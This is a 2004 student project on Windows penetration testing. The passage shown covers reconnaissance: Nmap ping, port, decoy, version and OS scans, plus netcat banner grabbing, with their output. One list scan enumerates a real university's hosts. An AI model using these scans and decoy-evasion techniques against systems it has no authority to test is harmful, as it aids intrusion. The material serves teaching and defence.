Windows Insecurity Penetrated v0.11

Outline

1 Introduction

No one involved in the IT industry today would argue about whether or not Microsoft Windows has many critical security issues that the giant corporation must work on. Although the NT series of Windows is more security-oriented than the 9X series, it seems that Windows still has a lot to learn from other operating systems such as Unix, Linux or FreeBSD when it comes to security.

Microsoft releases their security updates once a month on their website and reports the vulnerabilities found in its products on their security bulletins. Alarmingly, the number of security fixes and security bulletins is quite high. "[Microsoft] issued a whopping 22 security fixes and 11 security bulletins. The fixes were all part of the company's regularly scheduled monthly security fix release and constitute the set of fixes for October 2004." *(www-1).* After searching Microsoft security bulletins *(www-2)* for vulnerabilities rated as *critical,* the horrifying result of 311 bulletins were found! These bulletins have been released between June of 1998 and October of 2004. Of course, if the search had also included vulnerabilities rated as *important*, *medium* and *low,* the number of security bulletins found would have been much higher!

In case our system is affected by any of the vulnerabilities mentioned in any of the Microsoft Security Bulletins, patching Windows by downloading Microsoft hot fixes or service packs *(www-3)* would be one of the ways for administrators and home users to make their systems *not* vulnerable to the published security risks. Sometimes, disabling the affected service or not using the affected application can also prevent the system from being vulnerable. There are also cases in which certain vulnerabilities can be fixed by performing some tweaking of the operating system settings, such as modifying some keys in the Windows Registry for instance. Alternatively, properly configuring a firewall can also protect from attacks that exploit vulnerabilities present on the system. These are just some good security practices, but other important ones will also be discussed in this project.

Both, organizations and home users seem to be affected by the security of Microsoft operating systems in a very high degree. As a consequence, most organizations and users are starting to switch to other more secure products that sometimes are even free. For instance, a very low percent

of webservers on the Internet use Microsof IIS webserver. Instead, most organizations and individuals are using more secure open source alternatives such as Apache webserver from the Free Software Foundation. According to Netcraft survey highlights from 2004 *(www-4)*, Apache webserver is the leader with a market share of 67.84% of all webservers, while Microsoft IIS is the second leading webserver option with 21.19% of market share. Also, more and more home users everyday are switching from Internet Explorer to other more secure web browsers such as Mozilla (open source in this case too) which already covers 21.2% of the market in December 2004 against 67.0% for Internet Explorer 6 *(www-5)*.

Finally, however, in May of this present year (2004), Microsoft has made a big effort to tighten the security of Windows with their release of XP SP2 (Service Pack 2). Windows XP systems will now be more safe from unauthorized users and malware (e.g.: worms, spyware) thanks to this second major update developed for Windows XP. The good news is that not only has Microsoft finally tried to significantly improve the security of Windows but, it has also made an effort to make it easy to use for the average user thanks to one of the most important XP SP2 features: the *Security Center*. But even with the improvements made in XP SP2, Microsoft has continued releasing a significant number of security bulletins that report vulnerabilities which are also present in Windows XP SP2. Nevertheless, it would be fair to say that Windows XP SP2 is harder to hack than its precedents. This is mostly due to the fact that the default system configuration in this last service pack for Windows XP is much more paranoid.

So, is Windows really less secure than other operating systems, or is it just that the Microsoft operating system has been more targeted by hackers because it is the mainstream operating system? This project will show that Windows can be a secure operating system if the right security measures are put into practice. This means that it is important for the user and administrator to understand how the security of a Windows system is at risk and what to do to prevent such risks.

This project will attempt to discuss the main security threats that both, organizations and users face today when using different versions of Microsoft operating systems. Although most users and organizations today use any version of the NT series of Windows, most security risks discussed in

this project also affect the 9X series. However, certain techniques will only apply to Windows NT systems. It must be made clear that when the term Windows NT is used in this project, it is referring to Windows NT, 2000, XP, 2003, .NET and so on. Not only will academic research be done, but also explicit and experimental *proof of concept* of some of the most important exploits will be given by performing real-world attacks in a controlled environment. This controlled environment consists of a computer lab which is made up of a simple P2P network topology with two directly connected hosts: *attacker* and *victim (See Figure 1).*




Figure 1

Penetration tests will be performed on different versions of Microsoft Windows *(mostly Windows 2000 and XP)*. A sequential methodology will be used based on the usual stages that an intruder goes through until he/she takes control over a system. Real world attacks done by both legitimate (ethical hackers, penetration testers and auditors) and illegitimate users (crackers or blackhat hackers) will be demonstrated and also how Windows systems can be protected from such attacks.

The philosophy of this project is based on the idea that in order to be protected from the enemy, the enemy must be known first. Only by knowing how an attacker thinks can one protect himself/herself effectively. This is what it is called *security through penetration testing.* Additionally, this project can be considered part of the *Full Disclosure* movement, since it attempts to offer security expertise by showing explicit information that can be used to exploit security holes. It has been shown in the computer security industry that *security through obscurity* does *not* work in

the end and this is where the full disclosure movement comes in. Only by offering all the information about vulnerabilities to the public without any restrictions, more secure systems will be built.

2 Enumerating the Target

Before actually penetrating a computer system, the first thing an attacker will do is learn as much as possible about the target system. The reason for this is that different systems are vulnerable to different types of attacks and exploits. When either focusing on a single host, or on a computer network in general, the attacker will first try to learn key pieces of information. Key pieces of information might include usernames, user groups, hostnames, network topology, subnetworks, alive hosts (hosts connected to the network), roles of machines (workstation or server), operating system versions, running services, applications, domain names, security settings (such as password complexity and account lockout policy) and even actual passwords.

The more information the attacker successfully extracts about the target, whether a network or a single host, the more he will narrow down the problem. Therefore, it is more likely that he will be able to successfully penetrate the system.

2.1 Ping Scans

Rather than just randomly choosing an IP address and try to attack whatever host is using it (in case there is one), an attacker will first perform a general enumeration of the network and find out what hosts are alive. The simplest way to do this is by performing a *ping sweep*, also called a *ping scan.*

A ping sweep is a quite simple technique. Basically, a range of IP addresses are sent ICMP ECHO_REQUEST packets (commonly known as pings). If ICMP ECHO_REPLY packets (pongs) are received from a given IP address, this means that the host that uses that IP address is alive. In other words, there is a host connected to the network using the IP address that was pinged.

Since connectivity to certain hosts might be restricted from certain segments of the network (for security reasons), the attacker might want to try to perform ping scans from different segments of the network. This can be done by either physically going to different locations in the network and

using different hosts to perform the ping scans from them, or by remotely taking control of different computers and then using these computers as *zombies* to bounce the connection which would be the equivalent of actually performing the ping scans from those computers.

A common practice found in organization networks is the use of *Access Control Lists* in devices such as Cisco routers and switches. ACLs can restrict traffic by source addresses and also by the type of traffic. In case certain source addresses are being blocked, the attacker would be restricted to ping-scan certain hosts depending on his/her current location. To bypass this restriction there are three main things the attacker can do:

- Physically change his location in the network and use a host that belongs to a different segment
- Take control over a host that belongs to a different segment and use it as a zombie to perform ping scans from it
- Hack into the switch or router that manages the ACLs *(Access Control Lists)* and modify those to allow him/her to have connectivity to other segments of the network

In order to perform ping scans, the attacker might either use a specific ping scanning tool or use a multipurpose scanning and enumeration tool such as *Nmap.* Nmap stands for “Network Mapper”, and will be used quite often throughout this project as it is one the the best auditing tools out there. Not only is Nmap an excellent tool, it is also open source, so anyone can see the code and download both the source files and the binary files for free.

The following command could be passed to Nmap to ping-scan a range of 5 IP addresses:

```
c:\tools\nmap>nmap -sP -T Insane 10.101.1.250-254
```

The previous command performs a ping-scan (*-sP*) with a speed mode of maximum (*Insane)* of the IP addresses within the range from 10.101.1.250 to 10.101.1.254.

Here is the output given by Nmap:

```
Starting Nmap 3.75 ( http://www.insecure.org/Nmap ) at 2004-11-18 22:15 GMT Standard Time
Host 10.101.1.254 appears to be up.
MAC Address: 00:07:E9:15:C4:3A (Intel)
Nmap run completed -- 5 IP addresses (1 host up) scanned in 15.112 seconds
```

In this case, Nmap found one host alive which uses an IP address of 10.101.1.254.

2.2 TCP Ping Scans

Sometimes, ICMP is disabled from border routers or firewalls, or even individual hosts to prevent crackers from knowing which of their systems are connected to the network (either the Internet or an intranet). In this case a TCP Ping Scan might want to be used instead. Although TCP Ping Scans are *not* as reliable as regular Ping Scans, they offer the best option when ICMP ECHO_REQUEST packets are blocked by routers or firewalls.

A TCP Ping Scan sends an ACK packet to each machine in the range specified in the scan. Since TCP Ping Scans use the TCP protocol, the scan is launched towards a specific port. This does not mean that the port specified in the scan must be open, it can be either open or closed. If the remote machine replies with an RST packet, this generally means the host is up (alive), regardless of whether the port scanned was open or not.

In order to perform a TCP Ping Scan with Nmap we need to use the *-PT* flag to specify the port used in the TCP Ping scan *(www-6)*. By default, Nmap uses port 80 since most routers and firewalls allow this port for outgoing connections. This means that a cracker could enumerate hosts that are connected to the Internet even being behind most firewalls. In case a different port from the default wanted to be used, we would specify the port number right after the *-PT* flag. For instance, if we wanted to perform a TCP Ping Scan on port 161, we would then use the *-PT161* flag. In the following example we perform a TCP Ping Scan of the 192.168.0.0/24 subnetwork using port 80.

```
C:\tools\nmap>nmap -sP -PT80 192.168.0.*
```

In the previous example a TCP Ping Scan is launched to the IP addresses in the range from 192.168.0.0 to 192.168.0.255. In this case, the addresses 192.168.0.0 and 192.168.0.255 are not relevant since they are the network address and broadcast address respectively and therefore do not belong to any individual host.

In the case that an attacker was trying to enumerate the machines that a company had connected to the Internet from outside the company's network, he/she would then launch a TCP Ping Scan against the IP addresses within the INETNUM of that company. The INETNUM can be found on *whois* databases by simply entering a single IP address or hostname that belongs to a given company. The INETNUM is basically the range of public IP address that belong to a certain organization. Depending on how large an organization is, more than one IP range might belong to the INETNUM of that organization.

By now, the attacker has already narrowed down his target to a range of IP addresses. The next step would be finding out more about the machines whose IP addresses were returned from the previous Ping and TCP Ping scans as *alive.*

2.3 List Scans

A list scan is not a scan in the sense that no packets are sent to the target. A list scan enumerates targets without pinging or port scanning them *(www-6).* A list scan enumerates the hostnames (if any) in a range of IP addresses by querying their DNS server. If DNS resolution is disabled, a list scan will simply return a list of IP addresses. The following are two list scans performed with Nmap. The first scan performs DNS resolution and therefore includes hostnames as well as IP addresses, the second list scan uses the *-n* flag to disable DNS resolution and therefore only shows IP addresses. Also, it is important to notice that ICMP ECHO_REQUEST packets are disabled

(-P0) in order to not send any packets to the targets and therefore increase stealth behavior. Also, speed might be increased as a consequence of disabling ICMP ECHO_REQUEST packets *(-P0)*:

```
c:\tools\nmap>nmap -v -sL -P0 194.80.129.*

Host 194.80.129.0 not scanned
Host ip-gw.richmond.ac.uk (194.80.129.1) not scanned
Host ma002.richmond.ac.uk (194.80.129.2) not scanned
Host riclib.richmond.ac.uk (194.80.129.3) not scanned
Host richcoll.richmond.ac.uk (194.80.129.4) not scanned
Host raiul01.richmond.ac.uk (194.80.129.5) not scanned
Host ma006.richmond.ac.uk (194.80.129.6) not scanned
Host novix.richmond.ac.uk (194.80.129.7) not scanned
Host webmail.richmond.ac.uk (194.80.129.8) not scanned
Host FirstClass.richmond.ac.uk (194.80.129.9) not scanned
Host home.richmond.ac.uk (194.80.129.10) not scanned
Host ma011.richmond.ac.uk (194.80.129.11) not scanned
Host ma012.richmond.ac.uk (194.80.129.12) not scanned
Host ma013.richmond.ac.uk (194.80.129.13) not scanned
Host ma014.richmond.ac.uk (194.80.129.14) not scanned
Host ma015.richmond.ac.uk (194.80.129.15) not scanned
Host ma016.richmond.ac.uk (194.80.129.16) not scanned
Host ma017.richmond.ac.uk (194.80.129.17) not scanned
Host ma018.richmond.ac.uk (194.80.129.18) not scanned
Host ma019.richmond.ac.uk (194.80.129.19) not scanned
Host ma020.richmond.ac.uk (194.80.129.20) not scanned
Host ma021.richmond.ac.uk (194.80.129.21) not scanned
Host ma022.richmond.ac.uk (194.80.129.22) not scanned
Host ma023.richmond.ac.uk (194.80.129.23) not scanned
Host enterprise.richmond.ac.uk (194.80.129.24) not scanned
Host voyager.richmond.ac.uk (194.80.129.25) not scanned
...
[output omitted]


C:\tools\nmap>nmap -sL -P0 -n 194.80.129.*

Starting Nmap 3.75 ( http://www.insecure.org/Nmap ) at 2004-12-09 22:50 GMT St
dard Time
Host 194.80.129.0 not scanned
Host 194.80.129.1 not scanned
Host 194.80.129.2 not scanned
```

```
Host 194.80.129.3 not scanned
Host 194.80.129.4 not scanned
Host 194.80.129.5 not scanned
Host 194.80.129.6 not scanned
Host 194.80.129.7 not scanned
Host 194.80.129.8 not scanned
Host 194.80.129.9 not scanned
...
[output omitted]
```

Since administrators usually choose descriptive names for the machines they manage, list scans with DNS resolution enabled can be very useful for attackers and auditors to identify what type of systems an organization owns.

2.4 Port Scanning

Once the attacker has identified which systems are alive by either performing ICMP or TCP ping sweeps, the next step would generally be to find out what services are running on the remote machine. By scanning the ports running under the protocols TCP and UDP a cracker can find out what services the machine is running, be it a router, switch, workstation ,server or even a printer. By knowing what services a machine is running the attacker can not only learn more about the target, but also discover services that could be exploited for later penetration in the system.

The more ports a machine has open, the more likely it is for that system to have security holes. That is why a machine should *never* have a port open, *unless* the service using that port is absolutely necessary. In case unnecessary services are running, the best security measure is to shut down those services immediately or block the ports used by those services with a firewall.

To see what services are running on Windows NT we can open the command prompt and execute the following command:

```
C:\>net start
```

The following is an example of the output generated by the *net start* command:

```
These Windows services are started:

   Abel
   Apache
   Application Layer Gateway Service
   Automatic Updates
   BlackICE
   COM+ Event System
   Cryptographic Services
   DCOM Server Process Launcher
   DHCP Client
   Distributed Link Tracking Client
   Distributed Transaction Coordinator
   DNS Client
   Error Reporting Service
   Event Log
   FTP Publishing
   GFI LANGuard N.S.S. 5.0 attendant service
   Help and Support
   IIS Admin
   Indexing Service
   Infrared Monitor
   IPSEC Services
   Message Queuing
   Message Queuing Triggers
   Network Connections
   Network Location Awareness (NLA)
   NT LM Security Support Provider
   PGPserv
   Plug and Play
   Print Spooler
   Protected Storage
   RapApp
   RegSrvc
   Remote Procedure Call (RPC)
   Secondary Logon
   Security Accounts Manager
   Security Center
```

```
   Server
   Shell Hardware Detection
   Simple Mail Transfer Protocol (SMTP)
   SNMP Service
   Spectrum24 Event Monitor
   SSDP Discovery Service
   System Event Notification
   System Restore Service
   Task Scheduler
   TCP/IP NetBIOS Helper
   Tenable NeWT
   Terminal Services
   Themes
   WebClient
   Windows Audio
   Windows Firewall/Internet Connection Sharing (ICS)
   Windows Image Acquisition (WIA)
   Windows Management Instrumentation
   Windows Time
   Windows User Mode Driver Framework
   Wireless Zero Configuration
   Workstation
   World Wide Web Publishing

The command completed successfully.
```

It is important to understand that all enabled services, do not always necessarily leave a port open. Some services do not leave a listening port open, but rather establish a connection to remote servers or are simply regular applications that install themselves as services. So it is fundamental for a system administrator to see what services are opening listening ports on a machine, because these services can be exploited remotely by an attacker that would previously detect them with a port scanner. To see what ports are listening in our system we can use the Windows built-in tool *netstat.* The following command can be executed on the command prompt to launch *netstat* in order to display all the connections and listening ports with the executable files involved in the process:

```
C:\>netstat -abn
```

The output of *netstat* can be quite messy and hard to read. However, there is an excellent tool called *Fport* from the company Foundstone. Fport is especially designed to see what ports are open in our system and what services are opening those ports. Fport is a *TCP/IP Process to Port Mapper* and the following is an example of output generated by this tool:

```
C:\tools\fport>fport
Fport v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
588   inetinfo       ->  21    TCP   C:\WINDOWS\system32\inetsrv\inetinfo.exe
588   inetinfo       ->  25    TCP   C:\WINDOWS\system32\inetsrv\inetinfo.exe
448   Apache         ->  80    TCP   C:\Program Files\Apache Group\Apache\Apache.exe
1236                 ->  135   TCP
4     System         ->  139   TCP
4     System         ->  445   TCP
588   inetinfo       ->  1028  TCP   C:\WINDOWS\system32\inetsrv\inetinfo.exe
1412  mqsvc          ->  1031  TCP   C:\WINDOWS\system32\mqsvc.exe
2868                 ->  1032  TCP
1412  mqsvc          ->  1801  TCP   C:\WINDOWS\system32\mqsvc.exe
1412  mqsvc          ->  2103  TCP   C:\WINDOWS\system32\mqsvc.exe
1412  mqsvc          ->  2105  TCP   C:\WINDOWS\system32\mqsvc.exe
1412  mqsvc          ->  2107  TCP   C:\WINDOWS\system32\mqsvc.exe
1180  HTSCBAQ        ->  39872 TCP   C:\WINDOWS\HTSCBAQ.exe
2868                 ->  123   UDP
1412  mqsvc          ->  123   UDP   C:\WINDOWS\system32\mqsvc.exe
4     System         ->  137   UDP
0     System         ->  138   UDP
588   inetinfo       ->  161   UDP   C:\WINDOWS\system32\inetsrv\inetinfo.exe
588   inetinfo       ->  445   UDP   C:\WINDOWS\system32\inetsrv\inetinfo.exe
448   Apache         ->  500   UDP   C:\Program Files\Apache Group\Apache\Apache.exe
1236                 ->  1025  UDP
4     System         ->  1030  UDP
1412  mqsvc          ->  1335  UDP   C:\WINDOWS\system32\mqsvc.exe
1412  mqsvc          ->  1422  UDP   C:\WINDOWS\system32\mqsvc.exe
1180  HTSCBAQ        ->  1900  UDP   C:\WINDOWS\HTSCBAQ.exe
```

```
0     System         ->  1900  UDP
588   inetinfo       ->  3456  UDP   C:\WINDOWS\system32\inetsrv\inetinfo.exe
1412  mqsvc          ->  3527  UDP   C:\WINDOWS\system32\mqsvc.exe
1412  mqsvc          ->  4500  UDP   C:\WINDOWS\system32\mqsvc.exe
```

By looking at the previous output we can know what type of services we are running on our system. In this case we can observe that FTP (TCP port 21) is running. Also we see SMTP (TCP port 25) and HTTP (TCP port 80). A system administrator should be familiar with the most commonly used ports under both TCP and UDP. In case the corresponding service of a port number is not remembered, the administrator should always have a list of common ports handy *(see Appendix B)*. If a system is running a port that does not appear in a common ports list, then the admin should refer to the complete list of registered port numbers of the IANA *(www-7)*.

Once unnecessary services have been identified the next step is to disable them. To do this we launch the *net stop* command followed by the service name. Let's say that the system administrator noticed, from the *Fport* output previously shown, that the SMTP service was running without needing it and wants to avoid spammers using his host as a mail server for spam. Then he could issue the following command to stop the SMTP service:

```
C:\>net stop "Simple Mail Transfer Protocol (SMTP)"
```

Note that the exact name of the service (which can be found from the *net start* command) must be included within quotation marks.

Let us picture the following scenario. A system administrator has to maintain 500 computers. In order to make sure that the machines connected to the network are *not* running unnecessary services, he needs to check every single one of them. The problem is that there are just too many

Windows hosts that need to be checked for open ports. He could use the previously mentioned techniques and go to each individual computer and check which ports are waiting for incoming connections. However, this process would be extremely tedious, not to mention the long time it would take. Port scanning is the solution to this problem.

Port scanners were considered part of the computer underground in the past. They were always part of a cracker's arsenal. As time passed by, administrators understood that theses tools could also be used for legitimate purposes to check the security of machines connected to a network. This is how port scanners started being used as commercial tools by system auditors and penetration testers.

In the following examples of port scanning, Nmap will be used. Nmap is often mentioned throughout this research and the reason for this is that Nmap is such a versatile security tool, that not only offers many functions in one tool, but is also considered to be quite good at what it does: network reconnaissance, port scanning and OS fingerprinting.

Let us recall that the attacker is still in the enumeration stage. In other words, he is trying to learn about the target system as much as possible. Port scanning allows an attacker to find out more than just open ports on the system. The following are the goals that an attacker is trying to accomplish when performing port scanning:

- Identify TCP and UPD running services on the target
- Identify the operating system running on the target
- Identify specific applications or versions of a particular service

(Scambray, McClure, Kurtz, 44)

2.4.1 TCP Connect Port Scan

The most simple and detectable type of port scan for the TCP protocol is the TCP Connect port scan. It simply works by creating the TCP three-way hand shaking on each of the ports scanned. First a SYN packet is sent, then a SYN/ACK is received and finally an ACK packet is sent back to establish a complete TCP connection. If the TCP connection is successfully established after the three-way handshake, that means that that port is open. Because a complete TCP connection is established, this type of port scan is very easy to detect by IDS and easy to block by firewalls. This

is why TCP Connect Port Scan is very rarely used. Usually, this type of port scan is used when an attacker does not have administrative privileges on a system. On the other hand, other types of port scans such as SYN Stealth, *do* require administrative privileges to be executed.

The following command tells Nmap to perform a TCP Connect scan (-*sT*) in verbose mode (-*v*), using the list of ports included in Nmap (-*F*) against a single IP address (192.168.0.1 in this case).

```
C:\tools\nmap>nmap -v -sT -F 192.168.0.1
```

2.4.2 SYN Stealth Port Scan (Half Open Scanning)

In this type of scan we no longer establish a three-way TCP connection. Instead we only wait for the second handshake to be sent by the target. If a SYN/ACK packet is received that means the port is open, If a RST/ACK packet is received it would indicate that the port is closed. The difference between the SYN Stealth and the TCP Connect port scan is that in the SYN Stealth scan we never respond with the third handshake (ACK packet), and therefore we do not establish a TCP connection (which is exactly what makes this type of scan harder to detect). The following example is exactly like the last Nmap command shown, the only difference is that now we are performing a SYN Stealth TCP scan and therefore using the -*sS* flag:

```
C:\tools\nmap>nmap -v -sS -F 192.168.0.1
```

The following is the output generated by Nmap after performing the previous command against a Windows 2000 box:

```
Starting Nmap 3.75 ( http://www.insecure.org/Nmap ) at 2004-11-19 23:10 GMT Standard Time
Initiating SYN Stealth Scan against 192.168.0.1 [1221 ports] at 23:10
Discovered open port 443/tcp on 192.168.0.1
Discovered open port 80/tcp on 192.168.0.1
Discovered open port 25/tcp on 192.168.0.1
Discovered open port 23/tcp on 192.168.0.1
Discovered open port 21/tcp on 192.168.0.1
Discovered open port 19/tcp on 192.168.0.1
Discovered open port 13/tcp on 192.168.0.1
Discovered open port 9/tcp on 192.168.0.1
Discovered open port 1027/tcp on 192.168.0.1
Discovered open port 139/tcp on 192.168.0.1
Discovered open port 1030/tcp on 192.168.0.1
Discovered open port 1025/tcp on 192.168.0.1
Discovered open port 7/tcp on 192.168.0.1
Discovered open port 445/tcp on 192.168.0.1
Discovered open port 3372/tcp on 192.168.0.1
Discovered open port 2105/tcp on 192.168.0.1
Discovered open port 17/tcp on 192.168.0.1
Discovered open port 135/tcp on 192.168.0.1
The SYN Stealth Scan took 0.11s to scan 1221 total ports.
Host 192.168.0.1 appears to be up ... good.
Interesting ports on 192.168.0.1:
(The 1203 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
17/tcp   open  qotd
19/tcp   open  chargen
21/tcp   open  ftp
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1027/tcp open  IIS
1030/tcp open  iad1
2105/tcp open  eklogin
3372/tcp open  msdtc
MAC Address: 00:80:C6:06:37:20 (National Datacomm)
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 4.997 seconds
```

If we pay attention to this output we can not only see what services are running on the remote machine, but we can also guess that the machine is running some version of Microsoft Windows because the services *msrpc, microsoft-ds, msdtc* and *IIS* are running on the remote system. These first three services are Microsoft implementations of several protocols, whereas IIS is a Microsoft software package that offers Internet services such as web and ftp. If the attacker had any doubts about any particular service he could learn more about it by searching for the port number and service name on the Internet. When attacking a Windows host the attacker will be interested in services that are unique to Microsoft Windows boxes since he is looking for services that makes a Windows box different from other platforms. This is useful to find out the running operating system, and therefore narrow down the problem for later exploitation.

2.4.3 UDP Port Scan

So far, all the previous scans were for ports running under the TCP protocol. Even though most services run under the TCP protocol due to its reliability, there are also many services that run under the UDP protocol that an attacker will also be interested in.

The logic behind UDP Port Scans is quite simple. A UDP packet is sent to the target port. If the target responds with a *ICMP port unreachable* message then the port is closed. Otherwise it is open. Although the UDP port scan is very simple, the nature of the UDP protocol must first be understood in order to interpret the port scans correctly. The problem with UDP port scans is that *unlike* TCP, UDP is a connectionless protocol which makes it very unreliable. This means that for reliable results, UDP port scans should normally be executed within the network perimeter and within a non-congested traffic environment. The more nodes and traffic there is between the source of the port scan and the target, the more unreliable the results will be. Also, UDP port scans are quite slow.

The following command performs a UDP port scan *(-sU)* against a Windows box:

```
C:\tools\nmap>nmap -v -sU -F 192.168.0.1
```

2.4.4 Decoy Port Scan

So far, the attacker has assumed that his source IP address will not be recorded from the port scans in the log files of an IDS or firewall. Since the source IP address is always contained in the packets sent to the target, every time a port scan is launched the port scan could be traced back to the host from which it was launched. One way for the attacker to hide his source IP address during port scans is to launch them from zombie machines that he/she would have previously taken over. The more zombies are used for bouncing the connection from the source to the target, the harder it will be for the attacker to get caught. However, there is another method simpler than connection chaining for hiding the source identity when port scanning: a Decoy port scan.

In a Decoy port scan the attacker hides his real IP address between other IP addresses when launching the port scan. However, the decoy IP addresses must belong to real live hosts, otherwise the target might get SYN flooded. This means that the cracker would first have to find live hosts by using Ping or TCP Ping sweeps which were discussed at the beginning of this section.

In order to perform a Decoy port scan with Nmap we use the *-D* flag followed by the decoy IP address/addresses. In the following example the IP address 192.168.0.1 is SYN-Stealth scanned using the decoy IP addresses 192.168.0.20 and 192.168.0.30:

```
C:\tools\nmap>nmap -v -P0 -sS -D192.168.0.20,192.168.0.30 -F 192.168.0.1
```

There is something very important to notice about the previous scan. This is the *-P0* flag. There is

no point in using decoys if you are going to ping them. In case that the decoys are running an IDS, the real attacker's IP will also be logged because he sent ICMP ECHO REQUEST packets along with the forged packets. A careful attacker will enable the *-P0* flag, so only packets with forged source IP addresses reach the decoys.

2.4.5 Version Port Scan

After an attacker has successfully identified the services running on the remote target he might already be close to knowing what type of operating system the target is running. Also, he might have an idea of what the role of the machine is: router, workstation, server, etc... In addition, if the remote machine is a server, the attacker can know what type of server it is. For instance, if the attacker found port TCP 80 open on the remote machine he knows the target is a web server. But the attacker can even go further in learning about the target.

For later successful exploitation of chosen services, the attacker will want to find out more about each service individually. He will want to know, not only what service is running but the version of the service as well. This is due to the fact that different versions of services are affected by different vulnerabilities. The attacker could use a publicly published vulnerability and exploit it in order to penetrate the target system. This is where the Version Port Scan comes in.

A Version Port Scan is one of the latest features of Nmap. By analyzing the responses of each service, Nmap matches these responses to the ones stored in its database. If the response matches any of the service versions in the database, Nmap then knows what service version the target is running under a certain port. The following command performs a Version port scan *(-sV)* against a single IP address on port 80 *(p 80)* in order to find out the version of the web server running on the target:

```
C:\tools\nmap>nmap -v -sV -p 80 192.168.0.1
Starting Nmap 3.75 ( http://www.insecure.org/Nmap ) at 2004-11-20 01:23 GMT Standard Time
Initiating SYN Stealth Scan against VICTIM (192.168.0.1) [1 port] at 01:23
Discovered open port 80/tcp on 192.168.0.1
```

```
The SYN Stealth Scan took 0.00s to scan 1 total ports.
Initiating service scan against 1 service on VICTIM (192.168.0.1) at 01:23
The service scan took 12.01s to scan 1 service on 1 host.
Host VICTIM (192.168.0.1) appears to be up ... good.
Interesting ports on VICTIM (192.168.0.1):
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS webserver 5.0
MAC Address: 00:80:C6:06:37:20 (National Datacomm)

Nmap run completed -- 1 IP address (1 host up) scanned in 13.970 seconds
```

As shown from the output generated by the previous command, Nmap successfully identifies the web server service running on the remote host as *Microsoft IIS web server 5.0*.

By default, a Version Port Scan uses SYN Stealth scanning to discover open ports. If another scan different to SYN Stealth is desired, then it should be added to the type of scan flags when launching the Nmap command.

2.5 Banner Grabbing

Another more manual method for services discovery is *Banner Grabbing*. Banner grabbing is a technique which consists of establishing a raw connection to a listening port, and extracting information about the service running on that port. This is done by passing commands that are specific to the protocol used by that service to which the connection is established. Sometimes, only establishing a raw connection is enough for getting a banner describing the service application and version in use. A good example is shown in the following command, in which the tool *Netcat* is used. Netcat is considered the “swiss army knife” of network security. This is due to the fact that Netcat can do so many things. The list goes from connecting to a port, to port scanning, redirecting connections or setting up backdoors. These are just a few of the operations that can be carried out with Netcat.

```
C:\tools\netcat>nc 192.168.0.1 80
```

```
GET / HTTP/1.1
[ENTER]
[ENTER]
```

As it can be seen on the previous command we first connect to the the TCP (which is the default protocol) port 80 on the IP address 192.168.0.1. After we are connected, we to talk to the web server through the HTTP protocol by launching a GET request. We also specify the HTTP version we want *(1.1).* After that we press the [ENTER] key a couple of times and we successfully get the version of the service running on port 80 (Microsoft-IIS/5.0 in this case):

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Sat, 20 Nov 2004 01:34:05 GMT
Connection: close
Content-Length: 3212
Content-Type: text/html
```

Although banner grabbing works in many cases, the information obtained should not be considered one hundred percent correct. This is because a system administrator could change the banner offered by a service to something totally different. This is ideal for confusing an attacker and making him/her think that there is a different service or version running under a certain port. Also, the banners that are offered by certain services can sometimes be totally removed so that no information at all can be extracted through banner grabbing. A good example of a tool that allows administrators to disable dangerous information disclosure for Microsoft IIS web server is *URLScan (See Appendix C).*

2.6 OS Fingerprinting

So far the services running and the application versions of those services have been identified on

the target. Let's recall that the reason the attacker is trying to know as much as possible about the target is because he is interested in vulnerabilities that affect the target system. Once the right vulnerabilities have been found, the attacker will try to exploit them to take over the system with the goal of gaining administrative access or at least restricted unauthorized access. If only limited access is gained on the target, the attacker will try to escalate his privileges until administrator status is reached.

Knowing what operating system the target is running is also very important information that a cracker will attempt to gather to narrow down the vulnerabilities present on the target even more. For example, if we know that the remote target is Windows NT, we can check if the service SMB (TCP port 139 and UDP ports 137-139) is enabled and attempt to establish a null connection to the IPC$ share (IPC$ null connection attacks will be discussed in the *Exploiting Services, SMB/Netbios* section). As another example, if it was known that Linux was running on the remote target then the X Windows ports (6000-6063) could be searched for for later exploitation *(Klevinsky, Laliberte, Gupta, 60).*

There are many tools out there that allow both legitimate penetration testers and malicious crackers to identify the operating system running on a remote machine with significant precision. There are basically two different types of techniques for remotely enumerating operating systems. These are *active* and *passive operating system detection.*

There are pros and cons about active and passive operating system detection. Although active detection is far more accurate than passive detection, it is also easier to detect by Intrusion Detection Systems. The reason for this lies in the way active and passive operating system detection works, as explained in the following sections.

2.6.1 Active OS Fingerprinting

In active OS fingerprinting, the attacker sends packets to the remote machine and analyzes the way the TCP/IP stack responds to those packets. Thanks to the fact that different operating systems implement the TCP/IP stack differently, the responses can be analyzed and used as *fingerprints* that will reveal the type of operating system running. This technique is called *stack fingerprinting*

(www-8). One quick note: for maximum reliability stack fingerprinting usually requires at least one listening port *(Scambray, McClure, Kurtz, 62)*. In order to identify the remote operating system using active OS fingerprinting, we can launch the following command with Nmap which uses the default SYN Stealth port scan and scans the default ports. The *-O* makes Nmap analyze the TCP/IP stack responses to make an educated guess of the remote operating system.

```
C:\tools\nmap>nmap -O 192.168.0.1
```

